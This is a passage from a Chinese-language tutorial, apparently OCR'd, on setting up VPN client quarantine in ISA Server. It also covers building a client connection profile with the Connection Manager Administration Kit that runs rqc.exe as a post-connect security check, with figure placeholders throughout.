


图24

VPN功能，在ISA中进入"网络"配置页面中，可以看见最下面有一个"被隔离的VPN客户端"，双击打开属性设置，将隔离功能启用就可以了；同时可以设置隔离访问时间，当达到隔离访问时间时，客户端连接会自动被断开，如图25所示。




图25

至此，ISA主机上的设置就告一段落了，下面要做的就是制作一个客户端用的连接工具，该工具中包含了安全检查脚本等，要制作该连接工具，需要使用系统中的一个组件，叫做连接管理器管理工具包，可以在系统盘中安装该组件，如图26所示。安装完毕后，打开该工具，通过向导模式来制作连接工具，在设置服务名和文件名时可以根据自己需要来设置，方便识别就可以了，基本都是下一步，需要修改的地方我会给出说明的，如图27和图28所示。

接下来就是设置连接程序连接VPN服务器的IP地址，这个地址将来是封装的，如图29所示。如图30所示，将"自动下载电话簿更新"选项取消，然后继续单击"下一步"，当出现自定义动作设置时，做一些简单




图26




图27




图28

配置，这个动作就是指定VPN客户端执行脚本检查的动作了。我们必须建立一个操作，描述内容自己定义，运行程序为rqc.exe，该程序是用来和服务器的rqs.exe进行通讯的，参数为%DialRasEntry%、%TunnelRasEntry%、%Domain% 和%UserName %，这些参数在检查脚本中有定义，操作类型选择为"后连接"，因为执行该动作是在客户端拨入成功后做的检查，如图31和图32所示。

设置完毕后，单击"确定"，然后一直单击"下一步"按钮，直到完成向导。制作完毕后，会在C：\Program Files\cmak\ Profiles\下产生一个RQS文件夹，




图29

